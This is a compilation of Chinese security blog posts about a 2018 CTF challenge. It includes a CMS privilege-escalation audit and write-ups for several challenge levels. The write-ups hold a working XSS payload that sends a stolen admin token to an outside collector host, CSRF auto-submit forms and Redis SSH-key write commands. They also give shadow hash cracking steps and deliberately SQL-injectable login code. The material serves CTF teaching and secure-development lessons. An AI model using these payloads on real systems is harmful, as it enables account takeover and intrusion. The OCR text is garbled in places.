        $info = $this->field('user_id,user_name,user_pwd,user_email,user_status')->wh
ere($where)->find();
        if(!$info){
```

这种选择，考虑如果用户输入的不是邮箱就是用户名，经常在该一些 cms 中出现。可能在一种程度上方便了用户，但是也带来隐患。这里就是可以用 user_name 直接登入



危害总结

1、任意前台用户密码重置

2、任意用户刷分(影币)

3、用户其他数据的更改（头像链接，之类等）

修改

1、注册，登入处没必要用$_POST 直接获取所有的 post 数据，多写几条代码，拿到自己想要的就好。

2、验证字段为空处的处理逻辑有问题，不空才检测，应当做限制。

3、验证具体字段唯一的时候何必去请求主键。

小结

像这种前台用户修改数据的地方往往是比较容易出现越权的地方。程序员为了方便，一次性获取所有用户 POST 的数据，没考虑用户在修改某一些字段的同时没其他字段数据是不是也会被修改，也很少考虑修改的数据是不是当前登入的用户。黑盒测试时，容易发现，白盒测试时，需要一段时间调试找到具体关键问题点。

CTF 相关

CTF 可以理解成一种锻炼和学习信息安全技术的训练场，具体的解释在百度以及这篇安全维基~上都有，就不再赘述了。而 CTF 对信安人员的意义，在我看来，是扩宽我们的安全知识面，以及实战式应用我们学到的安全知识。随着《网络安全法》的公布，以及企业安全意识的增长，信安领域刚入门的小白越来越难找到真实、合法的环境来训练自己的技能。而 CTF 的出现，弥补了这个空白。

CTF 分为 Web、Reverse、Pwn、Crypto、Mobile、Misc 六大类。不同的分类对于技术基础的要求也不一样，基础一般分 web 与 二进制两部分，大家

可以根据自己的兴趣点来选择不同的方向。选择 web 安全方面未来可以从事像渗透测试、代码审计等工作，而二进制方面可以从事病毒分析、威胁情报、漏洞挖掘等工作。

首届信安之路巅峰挑战赛正式启动

原创： 招生办 信安之路 2018-09-23

首届信安之路巅峰挑战赛启动了，本次挑战赛一共五关，分别由作者团队成员兼兴趣小组组长设计开发，关卡分别涉及的领域为：无线安全、web 前端、红蓝对抗、应急响应、病毒分析，第一个全部挑战成功的人即为本次挑战赛的冠军，冠军奖励的话可以免费邀请加入信安之路知识星球以及信安之路学习交流群，我相信大家不是为了奖励而参加，一定是有好奇心，想知道我们都出了一些什么样的题目或者想体验秒杀我们信安之路兴趣小组组长的快感！

活动海报（设计师 jacob）

如何答题

每一题的入口都需要你在信安之路公众号后台发送通关密语，第一题请将密语“首届信安之路巅峰挑战赛”发送到信安之路公众号后台获取第一题的入口，在通关之后会获得下一关的通关密语，以此类推，直到第五关题目完成之后将答案提交到信安之路公众号后台，如果正确将会得到提醒。

在有人通过所有关卡之后，所有环境将下线，也就是挑战赛结束！如果你发现环境还在，那么说明还没有人挑战成功！

题不会做怎么办？找身边的大神帮忙呀！！！

鸣谢

感谢本次所有出题的作者以及设计师，其中包括：myh0st、98、0x584A、晚风、Umask、Cherishao、x-encounter、jacob 以及作者团队其他成员的大力支持，为了准备本次活动，各个小伙伴通宵达旦，不眠不休，大家辛苦了！

前端题目怎么就成了一个 sql 注入的题

原创： 晚风 信安之路 2018-09-24

作为 web 前端安全小组的出题人，这次出题就出了前端方面非常具有代表性两个知识点。前端安全有两个常见的大头鬼：XSS 和 CSRF，于是就顺其自然把他们结合在一起出了个题。

这次的话老大给的时间也比较仓促，就给了 1 天时间来构思+搭建比赛题目，时间比较紧张，所以就出现了一些非预期。像 sql 注入（傍晚的时候加固了），admin 弱口令等等。用了这些非预期以后整个题目就变得太简单没啥意思了。也欢迎大家说说自己发现的非预期，交流交流，在以后的开发中可以避免这些问题。

回到正题，先简单说下整体思路。用 XSS 拿到 token，CSRF 修改 admin 密码，登录 admin 账号拿到 key。正规解法就是这样。不了解 CSRF 和 token 的可以看下这篇文章

安全开发之 token 那些事

下面是复现过程：

题目是 XSS，拿到整个页面，我们看到有个评论区。普通用户可以看到自己发的评论，admin 可以看到所有人发的评论，评论区可以打 XSS，这边的话时间仓促，什么过滤防御措施都没做，直接就可以打。要是有时间的话我还可以做一些 XSS waf 这些过滤，也可以设置一个 CSP 绕过使题目难度加大。原本我们直接 CSRF 就可以了，但这网站有 token 保护，所以我们先要拿到 admin 的 token。拿 token 的 payload 如下：

```
<script>
    var a=document.createElement('img');
a.src='http://xxx/t.php?token='+$('token').text();
$('body').append(a);
</script>
```

当 admin 访问评论区，上面的 payload 就会被自动运行，admin 的 token

会被发送到我们的 XSS 平台或者自己的公网 vps 上。

```
[root@VM_82_86_centos wwwroot]# ls
canvas.html  party        ShuiBao_files  t.txt            wp-blog-header.php    wp-config-
index.php    phpmyadmin   t1.html        wp-activate.php  wp-comments-post.php  wp-content
license.txt  readme.html  t.php          wp-admin         wp-config.php         wp-cron.ph
[root@VM_82_86_centos wwwroot]# cat t.php
<?php
$file=fopen('t.txt','wb+');
fwrite($file,$_GET['token']);
fclose($file);
?>
[root@VM_82_86_centos wwwroot]# cat t.txt
af15afb64fd559485a291e6b862323b2[root@VM_82_86_centos wwwroot]#
```


拿到 admin 的 token 后我们可以通过修改密码的功能去修改 admin 的密码。因为修改密码不需要输入原密码，所以我们只要以 admin 的名义发出修改密码这个请求即可。构造第二个 payload 页面 t.html

```
<form action="http://nizhidaoqianduanyoushama.xazlsec.com/api/changePass.php"met
    hod="post">
      <input type="text"name="do"value="changePass">
      <input type="text"name="newPass"value="newPass">
      <input type="text"name="confirm"value="newPass">
      <input type="text"name="token"value="e2df6ef5e9e113f41d657c514cd2b5d4">
    </form>
    <script>
    window.onload=function() {
     document.forms[0].submit();
    }
    </script>
```

然后在评论区发送一条评论等着后台 admin 模拟点击中招：

```
<a href="http://xxx/t.html">666</a>
```

admin 如果访问了这个 html 那么 admin 的密码就会被改为 newPass，然后我们用 admin+newPass 直接登录，在评论区直接看到 key

上面的方式是最常规的 XSS+CSRF 套路了，分了两步：拿 token 和改 admin 密码。刚刚我想到一种很简单的 payload，token 都不用拿到，带上 token 改密码一步完成。注意，评论区有 255 个字符数限制，可以用外联 js 绕过

```
<script>
    var token=$('token').text();
    $.ajax({
        url:'http://nizhidaoqianduanyoushama.xazlsec.com/api/changePass.php',
        type:'POST',
        data:{
            'do':'changePass',
            'newPass':'newPass',
            'confirm':'newPass',
            'token':token
        }
    })
</script>
```

最后，题目做完了，如果你还有其他的解题思路也可以在文章下面留言分享。另外，题目还有几个点值得我们思考。单独的两个漏洞分开来利用可能没多大的危害，但组合在一起的危害不容小觑。就像这题，如果页面中不存在 XSS，单纯的 CSRF 攻击在 token 的防护下根本无法开展。问题就出在这个页面存在 XSS，XSS+CSRF 一套组合拳直接拿下网站的最高权限，可见前端安全也不容小视。另外就是几个老生常谈的问题，sql 注入、弱口令等等，都是我们在代码开发、代码审计中需要注意的点。

信安之路挑战赛红蓝对抗题目全解析

原创： Umask 信安之路 2018-09-25

原本红蓝对抗的题目是由红蓝对抗小组的组长来出的，他工作项目比较急没时间，就有作者团队的另外一个小伙伴代替完成题目，并在比赛过程中做一下安全运维，根据攻击情况来做调整。

首先，题目其实设置不是太难，主要是坑有点多，而且需要一定的时间才能完成。因为要本着贴近实战的原则出题，所以在做题的时候，很多人还是带着做传统 CTF 题目的思路来，所以有一些坑就让这部分人钻了牛角尖，出不来。

不要只关注 web，渗透不只有 web 一条路

在搞定 web 前端那个题目之后，会得到一个 key，将这个 key 提交到信安之路公众号后台之后会得到红蓝对抗这个题目的提示，也就是入口地址，拿到 url 之后，我们首先会习惯性的浏览器访问，结果发现有一个网站，网页内容存在二维码和福利照片。

这里是坑点 1， ctf 做习惯的人有图片以为是隐写术， 有网站以为是考 web 漏洞，后台发现一堆人进行目录扫描。其实放网站无非是干扰的信息而已，让大家消磨点时间。

其实这次题目设置偏向真实实战类型，所有在真实的渗透测试中，获取到一个 url 或 IP，都应该要先从端口服务开始入手，网站（web）其实只是端口服务中的一个，大家眼中不要只有 web 服务，可能大家都是学 web 安全入门的，所以大家上来就搞 web，应该在搞之前了解一个服务器的基本情况，就是要知道他都开了哪些端口，是干什么用的，所以最好对该服务器做一次全端口扫描，从开放的端口上可以大概看出这个服务器到底是做什么用的，然后对症下药。

后来为了帮大家纠正方向，网站页面进行了提示：key > 1433 + 1521 + 3306

明眼人大家都知道分别为不同的数据库端口，1433（sql server）、1521(oracle) 、3306(mysql)

提示大家 key 值就藏在比上述三个端口加起来还大的端口上。

寻找突破口

这一关的突破口其实在 redis 这个数据库服务上（端口 6379），首先需要进行 nmap 的端口扫描，才能发现靶机存在的这个端口，这里隐藏坑点 2，正常的 nmap 端口扫描是发现不了的，因为 6379 端口为非常见端口，所以我们需要进行一个全端口的发现。

nmap -p- -sV honglanduikburongyiya.xazlsec.com

```
Not shown: 65523 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 5.3 (protocol 2.0)
80/tcp    open     http         Apache httpd 2.2.15 ((CentOS))
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
4444/tcp  filtered krb524
5554/tcp  filtered sgi-esphttp
6379/tcp  open     redis        Redis key-value store
61080/tcp filtered unknown
65432/tcp filtered unknown
```


大家要有这样的思路，靶机不可能无缘无故的开放某个服务端口，开放的服务端口就是你的突破口。

我这次考的就是 redis 服务，大家平常学习的都是未授权的访问，也就是无密码，这次增加点难度，设置了 top100 密码，大家可以依靠 py 脚本、工具等方式来爆破。

得到密码后，我们就可以连接上去了。

redis-cli -h honglanduikburongyiya.xazlsec.com -a 1q2w3e4r

现在常规 redis 漏洞利用方式中存在以下几种： 写入 ssh key 、写 webshell、反弹 shell、写 /etc/passwd 具体详情访问：

http://www.freebuf.com/vuls/148758.html

（1）常见写入 ssh key 均为写到 root 目录下的 ssh:

192.168.56.101:6379> CONFIG SETdir /root/.ssh/

但是为了避免大家拿到 root 的权限，我把 .ssh 目录删除了。所以会报错，没有此目录。

(error) ERR Changing directory: Nosuch file or directory


（2）写 webshell，我并未装 php 环境，所以大家的 webshell，就算写入到 /var/www/html/ 底下也是无法执行。

（3）反弹 shell，这种手法是依靠 linux 的定时任务 crontab，但是我把 cron 服务关停了，所以就算写入了定时计划，服务关停也不会触发。

（4）写入 /etc/passwd,具体手法原理，见上述引用文章，这个是我没控制住的，写入 /etc/passwd 需要 root 权限，但是我部署环境的时候忘记以普通用户身份权限启动，导致有同学依靠写入 /etc/passwd 的方式得到了 root 权限。

直捣黄龙

这次的考点是写入 ssh key ,但是是写入到普通用户底下，想看看大家在 root 目录下无法写入的时候是否懂得变通，大家眼里不要只有 root 账户。本次创建了以下 4 个常见用户名，key、admin、guest、test，随便写入其中某个用户即可。



root@bogon:~/.ssh$ ssh-keygen -t rsa

root@bogon:~/.ssh$ (echo -e"\n\n"; catid_rsa.pub; echo-e"\n\n") > foo.txt
root@bogon:~/.ssh$ catfoo.txt | redis-cli -h66.42.84.155 -xsetcrackit
root@bogon:~/.ssh$ redis-cli-h66.42.84.155 -a1q2w3e4r

66.42.84.155:6379> CONFIG setdir /home/test/.ssh/
66.42.84.155:6379> config setdbfilename "authorized_keys"


66.42.84.155:6379>save

接着即可拿着私钥进行无密钥登陆

root@bogon:~/.ssh# ssh -i id_rsa test@66.42.84.155


拿到权限登陆后，即可登陆寻找 Key 值。这里考验大家寻找线索能力。

我在 /tmp/ 目录下遗留了 history 文件。




该文件中存在几个 tips。


（1）key 的明文密码就是下一关通关密文



有的同学把上面的 key 明文密码误认为 P@ssword123，但是设置密码非这命令，误导大家而已。




（2）存在的 2 个关键信息，我 wget 一个地址和我备份了一个 /etc/shadow 文件。




我们访问一下，那个 url 看看，是个高频字典的下载页面

而那个 shadow.bak 的文件我们可以读。按照最初的 tips 就是获取 key 的密文密码，那么字典、hash 密文有了剩下的就是爆破了。



我们可以使用 hashcat 工具来爆破，当然也可以选择其他工具



至此，我们成功获得了 Key 的明文密码：1314woaini1314

```
1 $6$XoJTabPw$Od6rTZ7N17nITjM4O3lCfLuJcuyHub8cva5F3ZpR7CwqmvYigMhBkDKLlxCc.Re.6ZzwFGqbinrNo83MRIxwJ/:000103000103
2 $6$ZkfV4HlR$7hk5IVzAVIq1gGLJo254qMm9LT6YrnUy7iATOTc8das8pOwGPWzKMlWTczMjp5fAyYFQ1SMe/K.FIGBAX/0590:1314woaini1314
```

小插曲

由于所有人攻击的是一套系统，所以每个人都操作了啥不得而知，一个人把系统搞坏，就会导致所有人都不能玩，在实际的环境中渗透，不能破坏计算机的正常使用是第一原则，所以好的渗透师是不会让系统出问题的，你如果让系统出了故障，那么你之前的努力就白费了，因为管理员知道了你的入侵行为，把你清理出去，或者服务器下线，对你来说都是一个沉重的打击，所以更贴近实战的比赛就是大家玩一台机子，而不会让服务器出问题。

由于不知道做了什么操作，导致普通用户不能通过 ssh key 认证登录系统，所以为了让大家正常参加比赛，所以临时安装了 php 的运行环境，大家可以在 web 目录下写 webshell 来继续接下来的比赛，所以大家在做渗透的时候，一定要记住不要让你渗透的设备出问题，否则，你将后悔莫及。

总结

整体题目不难，关键在于坑点较多些，需要足够的耐心来处理和寻找线索。

其实就是在 redis 未授权的访问基础上进行变化，主要考验大家在非常规的渗透测试中的应变能力。

比较渗透测试的工作不是一层不变的，大家要懂得灵活运用。

从“漏洞”及“攻击”上看安全建设

原创： myh0st 信安之路 2018-09-26

在这个中秋期间，大家都在团圆过中秋，而我们团队的小伙伴在忙碌加班搞比赛，从构思到题目开发完成仅仅用了一天的时间，有的甚至加班到凌晨两点，下图是设计师完成海报发给我的时间：

这是个题外话，为了这个比赛，团队的小伙伴都付出了很多，也很辛苦，出题不易，且做且珍惜，总共五关，现在已经更新了两关的通过秘籍，第四关是有关应急响应的题目，目前还无人突破，现在已经更新了一个小提示，欢迎大家继续测试。

由于时间紧任务重，我们的前端小组组长，开发的前端题目，题目的目标是考察 xss+csrf 的组合攻击方式，具体想法可以看《原创 前端题目怎么就成了一个 sql 注入的题》，在完成题目，复现成功之后，就直接上线，我认为这个考点还是比较难的，但是上线没一会，就被秒杀了，我还在想，小伙伴们的实力好强，后来通过反馈才知道，是存在万能密码漏洞。

随后我查看了源代码，登录函数如下：

```
functionlogin($username,$password)
```

```
{
// 录
$config=config();
$conn=newMMysql($config);
$password=md5($password);
$sql="select * from user where `username`='$username' and
`password`='$password'";
$res=$conn->doSql($sql);
return$res;
}
```

这是一个典型的造成万能密码漏洞的代码，也就是我们的前端小组长在开发过程中为了赶时间赶进度，没有考虑 sql 注入的问题，所有功能均未考虑 sql 注入的问题，所以原本是考察前端安全的题目，变成了最简单的 SQL 注入题，被秒杀也是正常。

所以漏洞怎么来的？

这是一个典型的案例，第一个原因是时间紧任务重，为了完成功能根本来不及考虑安全问题。第二点是前端小组长可能对于 SQL 注入漏洞研究不深，没有考虑这方面的威胁。

后续我们对代码做了简单的处理，增加了一点防御措施，对输入的用户名进行了过滤，函数如下：

```
functionsec($string)
{
  $keyword="or|select| |and|union|'";
  $arr=explode( '|', $keyword);
  $result=str_ireplace( $arr, '', strtolower($string) );
  return$result;
}
```

使用上面的函数对用户的输入进行过滤，虽然不能完全解决注入问题，但是已经增加了注入的难度了，已经可以让大家的注意力到其他的地方而不是注入，过了不久，有人说可以通过越权拿到 key，解决了一个问题，又来一个，权限控制不严格，存在越权问题。

这就是一个典型的救火过程，在设计开发之初没有考虑安全问题，开发出来

的系统，出现安全问题然后解决问题，新的问题出现，继续解决新的问题，问题层出不穷，救火不断。所以在系统开发之初，就把安全考虑进去，一定程度上可以解决一直处于被动的局面。

漏洞原本是不存在的，如果系统开发出来，所有用户都按照规定情境在使用，那么也不会有任何安全问题，但事与愿违，就是有那么一票人不愿意遵守规则，喜欢挑刺，找麻烦，让正常使用的系统不正常，让原本安全的系统不安全，所以能让系统处于不安全状态的因素都可以被叫做漏洞。

那么，攻击又是怎么回事?

我们的系统本身是一个 ctf 题目，生产出来就是让大家来攻击的，所以这个系统的所有安全问题就一一暴露出来，如果这个系统无人问津，我们也不会知道还存在预留之外的漏洞，所以攻击可以让安全问题浮现，这个前提是攻击者会主动把他发现的安全问题告诉你。国内各大 SRC 平台的作用就是吸引更多的白帽子对自己的系统进行安全测试，找出可能对系统造成威胁的漏洞，让自己的系统更安全。

对于企业安全来说，很多企业自我感觉良好，觉得没出过事，自己很安全，其实这是一个假象，因为没有人去攻击你，所以你没有出事，并不是因为企业安全做的好，只能说攻击你的价值不大，不值得攻击而已，如果攻击你所获得的价值足够大，你所面临的攻击水平也足够强，攻击和防御是相辅相成的。如果可以用低级的攻击手段突破你的防御，那么攻击者也不会使用核武器来搞你，杀鸡焉用牛刀！

当然，我们想要的攻击是来自一群靠谱的人，而不是那些别有用心的人。白帽子的攻击可以让你的系统更安全，因为他会把安全问题提交给你，让你即使修复；黑客的攻击能让你的企业蒙受损失，因为他的攻击是有目的性的，比如盗取数据、安装勒索病毒、利用系统资源挖矿等。所以我们要通过白帽子的攻击提升防御力来抵制黑客的攻击。

总结

通过这次小比赛有了一些小感想，在系统开发之初就把所有可能存在的安全问题考虑进去，那么就可以在一定程度上避免一直处于救火的被动局面，也就是

企业推行 S-SDLC 的必要性，而且在上线之前一定要做全面的安全测试，不能因为赶时间着急上线而把带病的系统发布出去，从而导致不可挽回的损失。

对于建设 SRC ，可以让广大白帽子来对企业的外围系统做安全测试，这样会带来很多攻击者和攻击行为，但是攻击可以增强我们的防御力，让看得见的人攻击你总比在背地里攻击你的更安全吧。有些人可能会认为，原来系统没啥事，搞了 SRC 之后被搞了怎么办？所以在建设 SRC 的之前也需要做很多事情，比如别人攻击之后的所有操作是否有记录，是否在可控范围之内，在白帽子提交完漏洞之后能够及时修复，如果自己内部提交的漏洞都无法及时修复，建设 SRC 的效果也达不到。

考虑的可能比较片面，欢迎大家留言拍砖。目前比赛还没有结束，还请大家继续玩玩，应急响应小组长的题目还是挺有意思的，不要浪费小伙伴的苦心。想要加入应急响应小组的朋友突破这个题目就可以加入了，通过技术会友不是你想要的吗？

挑战赛第四关应急响应题目通关秘籍


原创： Cherishao 信安之路 2018-09-27

首页截图如下：

一、获取攻击者的 root

既然前文提到了溯源攻击者，又给了流量包 pcapng 包，自然是从流量下手；Wireshark 走起。

协议分级，先看看是否请求下载了什么东西，filter:http，发现请求了以下几个文件。



